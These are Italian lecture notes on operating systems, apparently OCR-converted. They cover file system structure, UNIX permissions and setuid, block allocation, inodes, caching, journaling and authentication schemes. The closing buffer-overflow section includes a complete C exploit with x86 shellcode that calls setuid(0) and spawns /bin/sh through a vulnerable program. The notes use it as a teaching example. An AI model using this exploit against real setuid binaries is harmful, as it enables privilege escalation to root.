Un secondo file contiene solo parte dei dati, e puntatori ai blocchi (record) del vero file. La ricerca avviene prima sull'indice, e da qui si risale al blocco. Implementabile a livello applicazione in termini di file ad accesso diretto.

12.9 File mappati in memoria

Semplificano l'accesso ai file, rendendoli simili alla gestione della memoria. Sono relativamente semplici da implementare in sistemi segmentati Non servono chiamate di sistema `read` e `write`, solo una `mmap`. Problemi:

- lunghezza del file non nota al S.O.,
- accesso condiviso con modalità diverse,
- lunghezza del file maggiore rispetto alla dimensione massima dei segmenti.

12.10 Directory

Una directory è una collezione di nodi contenente informazioni sui file (metadati). Sia la directory che i file risiedono su disco. Operazioni su una directory:

- ricerca di un file,
- creazione di un file,
- cancellazione di un file,
- listing,
- rinomina di un file,
- navigazione del file system

Le directory devono essere organizzate per ottenere efficienza, nomi mnemonici e raggruppamento.

12.11 Tipi di directory

Unica (”flat”)

Una sola directory per tutti gli utenti (figura 53).

- Problema di raggruppamento e denominazione
- Obsoleta
- Variante: a due livelli (una directory per ogni utente)




Figure 53: Directory unica

Ad albero

(figura 54).

- Ricerca efficiente
- Raggruppamento
- Directory corrente
- Nomi assoluti o relativi
- Le operazioni su file e directory sono relative alla directory corrente




Figure 54: Directory ad albero

A grafo aciclico (DAG)

File e sottodirectory possono essere condivise da più directory (figura 55). Due nomi differenti per lo stesso file (aliasing). Possibilità di puntatori “dangling”. Soluzioni:

- Puntatori all'indietro, per cancellare tutti i puntatori. Problematici perché la dimensione dei record nelle directory è variabile
- Puntatori a daisy chain
- Contatori di puntatori per ogni file




Figure 55: Directory a grafo aciclico

I cicli sono problematici per la

- Visita: algoritmi costosi per evitare loop infiniti
- Cancellazione: creazione di garbage

Soluzioni:

- Permettere solo link a file
- Durante la navigazione, limitare il numero di link attraversabili
- Garbage collection
- Ogni volta che un link viene aggiunto, si verifica l'assenza di cicli. Algoritmi costosi.

12.12 Protezione

È importante in ambienti multiuser dove si vuole condividere file. Il creatore/possessore deve essere in grado di controllare cosa può essere fatto e da chi. Tipi di accesso soggetti a controllo. Le matrici di accesso sono il metodo di protezione più generale (figura 56). Per ogni coppia (processo, oggetto), associa le operazioni permesse. Matrice molto sparsa: si implementa come

- access control list: ad ogni oggetto, si associa chi può fare cosa.
- capability tickets: ad ogni processo, si associa un insieme di tokens che indicano cosa può fare

12.13 Modi di accesso e gruppi in UNIX

Tre modi di accesso: read, write, execute. Tre classi di utenti, per ogni file

- owner access $\rightarrow 7 \rightarrow 111$
- groups access $\rightarrow 6 \rightarrow 110$
- public access $\rightarrow 1 \rightarrow 001$

Ogni processo possiede UID e GID, con i quali si verifica l'accesso. Per limitare l'accesso ad un gruppo di utenti, si chiede al sistemista di creare un gruppo apposito, e di aggiungervi gli utenti. Si definisce il modo di accesso al file o directory. Si assegna il gruppo al file.

domain \ object	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Figure 56: Matrice di accesso

12.14 Effective User e Group ID

In UNIX, il dominio di protezione (insieme delle risorse e dei diritti di accesso che un certo soggetto può esercitare) di un processo viene ereditato dai suoi figli, e viene impostato al login. In questo modo, tutti i processi di un utente girano con il suo UID e GID. Può essere necessario concedere temporaneamente privilegi speciali ad un utente.

- Effective UID e GID (EUID, EGID): due proprietà extra di tutti i processi.
- Tutti i controlli vengono fatti rispetto a EUID e EGID
- Normalmente, EUID = UID e EGID = GID
- L'utente root può cambiare questi parametri con le system call `setuid(2)`, `setgid(2)`, `seteuid(2)` e `setegid(2)`.

Setuid/setgid bit

L'Effective UID e GID di un processo possono essere cambiati per la durata della sua esecuzione attraverso i bit setuid e setgid. Sono dei bit supplementari dei file eseguibili di UNIX.

- Se setuid bit è attivo, l'EUID di un processo che esegue tale programma diventa lo stesso del possessore del file
- Se setgid bit è attivo, l'EGID di un processo che esegue tale programma diventa lo stesso del possessore del file

I real UID e GID rimangono inalterati.

12.15 Implementazione

I dispositivi tipici per realizzare file system sono i **dischi**.

- trasferimento a blocchi
- accesso diretto a tutta la superficie, sia in lettura che in scrittura
- dimensione finita

12.16 Struttura del file system

- *programmi di applicazioni*: applicativi, ma anche comandi
- *file system logico*: presenta i diversi file system come un'unica struttura; implementa i controlli di protezione
- *organizzazione dei file*: controlla l'allocazione dei blocchi fisici e la loro corrispondenza con quelli logici. Effettua la traduzione da indirizzi logici a fisici.

- *file system di base*: usa i driver per accedere ai blocchi fisici sull'appropriato dispositivo.
- *controllo dell'I/O*: i driver dei dispositivi
- *dispositivi*: i controller hardware dei dischi,

(figura 57).




Figure 57: Struttura dei file system

12.17 Tabella dei file aperti

Per accedere ad un file è necessario conoscere informazioni riguardo la sua posizione, protezione, ecc. Questi dati sono accessibili attraverso le directory per evitare continui accessi al disco, si mantiene in memoria una tabella dei file aperti. Ogni elemento descrive un file aperto (**file control block**).

- Alla prima open, si caricano in memoria i metadati relativi al file aperto
- Ogni operazione viene effettuata riferendosi al file control block in memoria
- Quando il file viene chiuso da tutti i processi che vi accedevano, le informazioni vengono copiate su disco e il blocco deallocato

Ci sono problemi di affidabilità.

12.18 Mounting dei file system

Ogni file system fisico, prima di essere utilizzabile, deve essere montato nel file system logico. Il file system logico è come il sistema operativo fa vedere i file (nomi, cartelle, permessi). Il file system fisico è come i dati sono effettivamente memorizzati e organizzati a livello di blocchi sul disco. Il montaggio può avvenire al boot o dinamicamente. Il punto di montaggio può essere fissato o configurabile in qualsiasi punto del file system logico. Il kernel esamina il file system fisico per riconoscerne la struttura ed il tipo. Prima di spegnere o rimuovere il media, il file system deve essere smontato.

12.19 Allocazione contigua

Nell'allocazione contigua, quando viene creato un file, il sistema cerca un'area nel disco abbastanza grande e consecutiva per contenerlo tutto. I blocchi del file sono quindi memorizzati uno dopo l'altro, senza interruzioni. Per accedere basta conoscere il blocco iniziale e la lunghezza dei file. L'accesso random è facile da implementare. Può portare a frammentazione esterna: col tempo, lo spazio libero sul disco si frammenta e diventa difficile trovare grandi blocchi contigui. I file non possono crescere (a




Figure 58: Allocazione contigua

meno di deframmentazione). Si ha frammentazione interna se i file devono allocare tutto lo spazio che gli può servire a priori. Traduzione dall'indirizzo logico a quello fisico (figura 58). Problema: come implementare il blocco indice:

- Il blocco da accedere = Q + blocco di partenza
- Offset all'interno del blocco = R

12.20 Allocazione concatenata

Nell'allocazione concatenata ogni file è una **linked list** di blocchi, che possono essere sparpagliati ovunque sul disco (figura 59). Ogni blocco contiene un puntatore al blocco successivo del file. Per leggere il file, il sistema segue la "catena" di puntatori partendo dal primo blocco. È semplice: per




Figure 59: Allocazione concatenata

accedere basta sapere l'indirizzo del primo blocco. Allocazione su richiesta: i blocchi vengono semplicemente collegati alla fine del file. Non c'è frammentazione esterna: i blocchi non devono essere vicini fisicamente. È di facile crescita: basta aggiungere un nuovo blocco e collegarlo all'ultimo. Bisogna gestire i blocchi liberi. Non supporta l'accesso diretto (seek). Traduzione indirizzo logico (figura 60):




Figure 60: Traduzione indirizzo logico

- Il blocco da accedere è il Q-esimo della lista
- Offset nel blocco = R + 1

Variante: File-allocation table (FAT). Mantiene la linked list in una struttura dedicata, all'inizio di ogni partizione.

12.21 Allocazione indicizzata

Nell'allocazione indicizzata si mantengono tutti i puntatori ai blocchi di un file in una tabella indice (figura 61). Per leggere il file si guarda il blocco indice e da lì si accede direttamente al blocco n senza dover scorrere i precedenti. Supporta accesso random. Si ha allocazione dinamica senza




Figure 61: Allocazione indicizzata

frammentazione esterna. Traduzione: file di max 256K word e blocchi di 512 word: serve 1 blocco per l'indice (figura 62).




Figure 62: Traduzione nell'allocazione indicizzata

- Q = offset nell'indice
- R = offset nel blocco indicato dall'indice

Problema: come implementare il blocco indice:

- è una struttura supplementare: overhead ⇒ meglio piccolo
- dobbiamo supportare anche file di grandi dimensioni ⇒ meglio grande

Indice concatenato: l'indice è composto da blocchi concatenati (figura 63). Nessun limite sulla lunghezza, maggiore costo di accesso.




Figure 63: Indice concatenato

- Q_1 = blocco dell'indice da accedere
- Q_2 = offset all'interno del blocco dell'indice

- R_2 = offset all'interno del blocco del file

Con blocchi da 512 parole (figura 64):

- Q_1 = offset nell'indice esterno
- Q_2 = offset nel blocco della tabella indice
- R_2 = offset nel blocco del file




Figure 64: Allocazione indicizzata con blocchi di 512 parole

12.22 Unix: Inodes

Un file in Unix è rappresentato da un inode (nodo indice). Un inode è una struttura dati che descrive un file. Non contiene il nome del file, ma tutti gli altri dettagli. Gli inode sono allocati in numero finito alla creazione del file system. Ogni inode contiene:

- *Modo*: bit di accesso
- *UID e GID* del possessore
- *Dimensione* del file in byte
- *Timestamp* di ultimo accesso (atime), di ultima modifica (mtime), di ultimo cambiamento dell'inode (ctime)
- *Numero di link* hard che puntano a questo inode
- *Blocchi diretti*: puntatori ai primi 12 blocchi del file
- *Primo indiretto*: indirizzo del blocco indice dei primi indiretti
- *Secondo indiretto*: indirizzo del blocco indice dei secondi indiretti
- *Terzo indiretto*: indirizzo del blocco indice dei terzi indiretti

Gli indici indiretti vengono allocati su richiesta. Accesso più veloce per file piccoli.

12.23 Gestione dello spazio libero

La gestione dello spazio libero in un file system serve a tenere traccia dei blocchi di memoria disponibili su disco, così da poterli assegnare quando si creano o modificano file. I blocchi non utilizzati sono indicati da una lista di blocchi liberi:

- Vettore di bit (**block map**): 1 bit per ogni blocco

$$bit[i] = \begin{cases} 0 & \Rightarrow \quad block[i] \text{ occupato} \\ 1 & \Rightarrow \quad block[i] \text{ libero} \end{cases}$$

- Comodo per operazioni assembler di manipolazione dei bit
- Calcolo del numero del blocco (numero di bit per parola) $*$ (numero di parole di valore 0) + offset del primo bit a 1

- La bit map consuma spazio
- Facile trovare blocchi liberi contigui
- Alternativa: Linked list
  - Inefficiente: non facile trovare blocchi liberi contigui
  - Non c'è spreco di spazio.

12.24 Implementazione delle directory

Le directory sono essenziali per passare dal nome del file ai suoi attributi. Gli attributi risiedono nelle entry stesse della directory (MS-DOS, Windows) o in strutture esterne (eg. inodes), e nelle directory ci sono solo i puntatori a tali strutture (UNIX).

Directory a dimensione fissa

- Ogni voce di directory ha una dimensione prefissata.
- Campi tipici: nome file, puntatore all'inode, metadati.
- Se un campo è più corto dello spazio riservato si spreca memoria.
- Se il nome del file è più lungo del massimo previsto non può essere memorizzato (limite rigido).

Directory a heap

- Le voci non hanno dimensione fissa: la lunghezza dipende dal nome del file e dai dati associati.
- Le entry vengono memorizzate una dopo l'altra (tipo heap o lista concatenata).
- Ogni entry inizia con un header che permette di trovare la successiva.
- Se il nome del file è più lungo del massimo previsto non può essere memorizzato (limite rigido).

Directory: liste

Lista lineare di file names con puntatori ai blocchi dati:

- Semplice da implementare.
- Lenta nella ricerca, inserimento e cancellazione di file.
- Può essere migliorata mettendo le directory in cache in memoria.

Directory: hash

Tabella hash: lista lineare con una struttura hash per l'accesso veloce

- Si entra nella hash con il nome del file.
- Abbassa i tempi di accesso.
- Bisogna gestire le collisioni.

Directory: B-tree

B-tree: generalizzazione di un albero di ricerca binario

- Ricerca, accesso, inserimenti e cancellazioni in tempi logaritmici.
- Abbassa i tempi di accesso.
- Bisogna mantenere il bilanciamento.

12.25 Efficienza e performance

Dipende da

- algoritmi di allocazione spazio disco e gestione directory
- tipo di dati contenuti nelle directory
- grandezza dei blocchi
  - blocchi piccoli per aumentare l'efficienza
  - blocchi grandi per aumentare le performance
  - bisogna tenere conto anche della paginazione

12.26 Migliorare le performance: caching

Disk cache → usare memoria RAM per bufferizzare i blocchi più usati. Può essere:

- sul controller: usato come buffer di traccia per ridurre la latenza a 0
- parte della memoria principale, prelevando pagine dalla free list. Può arrivare a riempire tutta la memoria RAM

I buffer sono organizzati in una coda con accesso hash (figura 65).




Figure 65: Buffer

- La coda può essere gestita LRU, o CLOCK, ...
- Un blocco viene salvato su disco quando deve essere liberato dalla coda.
- Se blocchi critici vengono modificati ma non salvati mai si rischia l'inconsistenza in seguito ai crash.

Variante di LRU: dividere i blocchi in categorie a seconda se

- il blocco verrà riusato a breve? in tal caso, viene messo in fondo alla lista.
- il blocco è critico per la consistenza del file system? allora ogni modifica viene immediatamente trasferita al disco.

Anche le modifiche ai blocchi dati vengono trasferite prima della deallocazione:

- asincrono
- sincrono

12.27 Altri accorgimenti

- read-ahead : leggere blocchi in cache prima che siano realmente richiesti.
  - Aumenta il throughput del device
  - Molto adatto a file che vengono letti in modo sequenziale; Inadatto per file ad accesso casuale (es. librerie)
  - Il file system può tenere traccia del modo di accesso dei file per migliorare le scelte.
- Ridurre il movimento del disco: durante la scrittura del file, sistemare vicini i blocchi a cui si accede di seguito
- Ridurre il movimento del disco:
  - raggruppare i blocchi in gruppi
  - collocare i blocchi con i metadati presso i rispettivi dati

12.28 Affidabilità del file system

I dispositivi di memoria di massa hanno un MTBF relativamente breve. Inoltre i crash di sistema possono essere causa di perdita di informazioni in cache non ancora trasferite al supporto magnetico. Due tipi di affidabilità:

- **Affidabilità dei dati**: avere la certezza che i dati salvati possano venir recuperati.
- **Affidabilità dei metadati**: garantire che i metadati non vadano perduti/alterati.

Perdere dei dati è costoso; perdere dei metadati è critico: può comportare la perdita della consistenza del file system. Possibili soluzioni per aumentare l'affidabilità dei dati:

- Aumentare l'affidabilità dei dispositivi
- Backup dei dati dal disco ad altro supporto
  - dump fisico: direttamente i blocchi del file system
  - dump logico: porzioni del virtual file system

  Recupero dei file perduti dal backup: dall'amministratore, o direttamente dall'utente.

12.29 Consistenza del file system

Alcuni blocchi contengono informazioni critiche sul file system. Per motivi di efficienza, questi blocchi critici non sono sempre sincronizzati. Consistenza del file system: in seguito ad un crash, blocchi critici possono contenere informazioni incoerenti, sbagliate e contraddittorie. Due approcci al problema della consistenza del file system:

- *curare le inconsistenze* dopo che si sono verificate, con programmi di controllo della consistenza: usano la ridondanza dei metadati.
- *prevenire le inconsistenze*: i journalled file system.

12.30 Journalled File System

Nei file system journalled si usano strutture e tecniche da DBMS (B+tree e "transazioni") per aumentare affidabilità

- Variazioni dei metadati sono scritti immediatamente in un'area a parte, il log o giornale, prima di essere effettuate.
- Dopo un crash, per ripristinare la consistenza dei metadati è sufficiente ripercorrere il log
- Adatti a situazioni mission-critical

13 Sicurezza

13.1 Il problema della sicurezza

Quando si parla di sicurezza, bisogna prendere in considerazione l'ambiente esterno in cui il sistema viene a trovarsi in modo da proteggere quest'ultimo da:

- accessi non autorizzati,
- modifica o cancellazione di dati fraudolenta,
- perdita di dati o introduzione di inconsistenze "accidentali".

Anche se può sembrare più facile proteggere un sistema da problemi di natura accidentale che da abusi intenzionali, in realtà la maggior parte dei problemi deriva dalla prima categoria.

13.2 Autenticazione

L'identità degli utenti (che può essere pensata come una combinazione di privilegi, permessi d'accesso ecc) viene spesso determinata per mezzo di meccanismi di **login** che utilizzano **password**. Le password devono quindi essere mantenute segrete; ciò comporta quanto segue:

- la password deve essere cambiata spesso,
- occorre cercare di scegliere password "non facilmente indovinabili",
- bisogna registrare tutti i tentativi d'accesso non andati a buon fine.

13.3 Autenticazione dell'utente

Quando un utente si connette ad un sistema di calcolo, quest'ultimo deve "riconoscerlo". I tre principi su cui si basa generalmente l'autenticazione sono:

- identificare qualcosa che l'utente conosce;
- identificare qualcosa che l'utente possiede;
- identificare qualche caratteristica fisica dell'utente.

Chi cerca di accedere ad un sistema, violando il sistema di autenticazione, viene definito **cracker**.

13.4 Autenticazione tramite password

Per violare un sistema di autenticazione basato su password, è necessario individuare:

- un nome di login valido,
- la password corrispondente al nome di login.

I S.O., per evitare che le password possano essere "rubate" facilmente adottano diversi meccanismi:

- non visualizzano i caratteri che vengono digitati al momento del login (Unix) oppure visualizzano degli asterischi od altri caratteri "dummy" (Windows);
- in caso di un tentativo di login errato, danno il minor numero di informazioni possibile all'utente;
- i programmi che consentono di cambiare password (es.: passwd) segnalano all'utente se la parola chiave immessa è troppo facile da indovinare.

Un S.O. "serio" non dovrebbe mai memorizzare le password in chiaro, ma "cifrate" attraverso una one-way function. In più si può utilizzare il seguente meccanismo:

- ad ogni password viene associato un numero casuale di n-bit (salt) che viene aggiornato ad ogni cambiamento di password;

- la password ed il numero casuale vengono concatenati e poi "cifrati" con la funzione one-way;
- in ogni riga del file degli account vengono memorizzati il numero in chiaro ed il risultato della cifratura;
- questo accorgimento amplia lo spazio di ricerca che il cracker deve considerare di 2^n.

Questo meccanismo è stato ideato da Morris e Thompson e risulta in grado di rallentare notevolmente un attacco.

13.5 One-Time Password

Meccanismo ideato da Leslie Lamport che consente ad un utente di collegarsi remotamente ad un server in modo sicuro anche se il traffico di rete viene intercettato totalmente:

- sia f una funzione "one-way" (i.e., dato x, è facile calcolare $y = f(x)$, ma, data y , è computazionalmente impossibile risalire all'argomento x);
- l'utente sceglie una password s che memorizza ed un intero n;
- le password utilizzate saranno

$$P_1 = \underbrace{f(f(f(\dots f(s)\dots)))}_{n}$$

$$P_2 = \underbrace{f(f(\dots f(s)\dots))}_{n-1}, \dots, P_{i-1} = f(P_i)$$

- il server viene inizializzato con $P_0 = f(P_1)$ (valore memorizzato assieme al nome di login ed all'intero 1);

L'utente al momento del login invia il proprio nome ed il server risponde inviando 1. L'utente risponde inviando P_1, il server calcola $f(P_1)$ comparando il valore a quello memorizzato (P_0). Se i valori corrispondono nel file di login viene memorizzato 2 al posto di 1 e $f(P_1)$ al posto di $f(P_0)$. la volta successiva il server invia 2 ed il client risponde con $f(P_2)$, il server calcola $f(P_2)$ e lo confronta con il valore memorizzato ... quindi, anche se il cracker viene a conoscenza di P_i , non può calcolare P_{i+1} , ma soltanto P_{i-1} che è già stato utilizzato.

13.6 Autenticazione di tipo Challenge-Response

Al momento della registrazione di un nuovo utente, quest'ultimo sceglie un algoritmo. Al momento del login il server invia un numero casuale e l'utente deve rispondere con il valore corretto calcolato usando l'algoritmo. L'algoritmo usato può variare. Nel caso in cui il terminale da cui si collega l'utente sia dotato di un minimo di capacità di calcolo, è possibile adottare la seguente variante:

- l'utente, al momento della registrazione, sceglie una chiave segreta k che viene installata manualmente sul server;
- al momento del login, il server invia un numero casuale r al client che calcola $f(r, k)$ ed invia il valore in risposta al server (f è una funzione nota);
- il server ricalcola il valore e lo confronta con quello inviato dal client, consentendo o meno l'accesso.

Affinché questo schema funzioni è ovviamente necessario che f sia sufficientemente complessa da impedire la deduzione della chiave segreta k.

13.7 Autenticazione tramite un oggetto posseduto dall'utente

Molti sistemi/servizi consentono di effettuare l'autenticazione tramite la lettura di una tessera/scheda e l'inserimento di un codice. Le schede si possono suddividere in due categorie:

- **schede magnetiche**: l'informazione digitale è contenuta su un nastro magnetico incollato sul retro della tessera;
- **chip card**: contengono un circuito integrato e si possono suddividere ulteriormente in:
  - **stored value card**
  - **smart card**

13.8 Autenticazione tramite caratteristiche fisiche dell'utente

Per certe applicazioni, l'autenticazione avviene tramite il rilevamento di caratteristiche fisiche dell'utente. Sono previste due fasi:

- misurazione e registrazione in un database delle caratteristiche dell'utente al momento della sua registrazione;
- identificazione dell'utente tramite rilevamento e confronto delle caratteristiche con i valori registrati;
- l'inserimento del nome di login è ancora necessario:
  - due persone diverse potrebbero avere le stesse caratteristiche;
  - i rilevamenti non sono molto precisi

13.9 Attacchi dall'interno del sistema

- Buffer Overflow
- Trojan Horse
  - Parte di codice che utilizza in modo improprio delle caratteristiche/servizi dell'ambiente in cui "gira".
  - Meccanismi di "exploit" che consentono a programmi scritti dagli utenti di essere eseguiti con privilegi di altri utenti.
- Trap Door
  - Nome utente o password "speciali" che consentono di eludere le normali procedure di sicurezza.
  - Può essere inclusa in un compilatore.

13.10 Buffer overflow

La maggior parte dei S.O. e dei programmi di sistema sono scritti in C. Siccome il linguaggio C non mette a disposizione dei meccanismi per impedire che si facciano dei riferimenti oltre i limiti dei vettori, è molto facile andare a sovrascrivere in modo improprio delle zone di memoria con effetti potenzialmente disastrosi. Quando viene eseguito un programma, il S.O. riserva una certa quantità di memoria RAM per la sua esecuzione. La memoria di un programma in esecuzione è suddivisa in

- *data segment*, spazio dedicato a variabili globali, statiche e dinamiche non locali (heap),
- *text segment*, spazio per il codice macchina da eseguire,
- *stack*, spazio per variabili dinamiche locali.




Figure 66: Crescita della heap e dello stack

Mentre lo spazio **heap**, che viene gestito tramite le chiamate a malloc e free, cresce dagli indirizzi di memoria più bassi a quelli più alti, lo stack cresce in direzione inversa (figura 66). Lo stack è la chiave per la gestione delle variabili locali delle funzioni nei linguaggi di programmazione di alto livello. Esso è una struttura di dati LIFO , ovvero una collezione in cui l'ultimo elemento aggiunto (*push*) è anche il primo ad essere rimosso (*pull*). Quando in C viene chiamata una funzione, sullo stack viene allocato un nuovo **stack frame**. Uno stack frame contiene:

- i parametri passati alla funzione,
- le variabili locali dichiarate nel corpo della funzione,
- l'indirizzo della prossima istruzione (text segment).




Figure 67: Buffer overflow

(figura 67):

- (a) inizio dell'esecuzione del programma,
- (b) chiamata della funzione,
- (c) overflow del buffer B e sovrascrittura dell'indirizzo di ritorno.

Se il vettore è locale ad una funzione C, allora la memoria ad esso riservata verrà allocata sullo stack e sarà possibile, con un indice che ecceda il limite massimo consentito per il vettore, andare a modificare direttamente l'**activation record** della funzione. In particolare, modificando l'indirizzo di ritorno, è possibile di fatto "redirezionare" l'esecuzione del programma, provocando l'esecuzione di codice potenzialmente pericoloso. La tecnica del buffer overflow viene in particolare usata per eseguire uno **ShellCode**. Uno ShellCode è un programma in linguaggio assembly che esegue una shell. In questo modo quando la funzione prova a restituire il controllo al chiamante, leggendo sullo stack l'indirizzo di ritorno, in realtà provoca l'esecuzione dello ShellCode. Uno ShellCode in C è facilmente codificabile

come stringa in cui i caratteri di quest'ultima vengono rappresentati da numeri esadecimali Oltre ad "iniettare" l'indirizzo di inizio dello ShellCode sullo stack, nello spazio di memoria indirizzabile dal processo vulnerabile. A tale scopo, una tecnica relativamente semplice consiste nel definire una variabile d'ambiente che lo contenga come valore e richiamare il programma vulnerabile passandogli tale ambiente. A questo punto l'indirizzo dello ShellCode è facilmente calcolabile:

- le variabili d'ambiente sono situate al di sotto dell'indirizzo 0xC0000000,
- tra l'indirizzo precedente e la prima variabile d'ambiente c'è soltanto una parola nulla e una stringa contenente il nome del programma in esecuzione,
- quindi l'indirizzo è dato dall'espressione seguente:

$$0xC0000000 - 4 - (strlen(nomeprog) + 1) - (strlen(shellcode) + 1)$$

Esempio di programma che apre una shell:

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define VULN_BUFF 32
#define BUFF_LEN 64
#define VULN_PROG "./stack"

/* Definizione dello ShellCode */
char shellcode[]=
/* setuid(0) */
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
/* execve("/bin/sh") */
"\xeb\x17\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x31\xd2\xcd"
"\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main(int argc, char *argv[])
{
    char par[BUFF_LEN];
    char *env[2]={shellcode, NULL};
    int ret, i, *p, overflow;

    /* Calcola l'indirizzo in cui si trovera' lo ShellCode */
    ret=0xC0000000-4-(strlen(shellcode)+1)-(strlen(VULN_PROG)+1);

    /* Riempie il buffer fino al limite */
    memset(par, 'A', VULN_BUFF);
    p=(int *)(par+VULN_BUFF);
    overflow=BUFF_LEN-VULN_BUFF;

    /* Riempie il buffer che eccedera' il limite con l'indirizzo dello
       ShellCode */
    for(i=0; i<overflow; i+=4) *p++=ret;
    par[BUFF_LEN-1]=0x0;
    printf("Indirizzo dello ShellCode: %p\n", ret);

    /* Esegue il programma passando la stringa creata come parametro */
    execle(VULN_PROG, VULN_PROG+2, par, NULL, env);
}
```

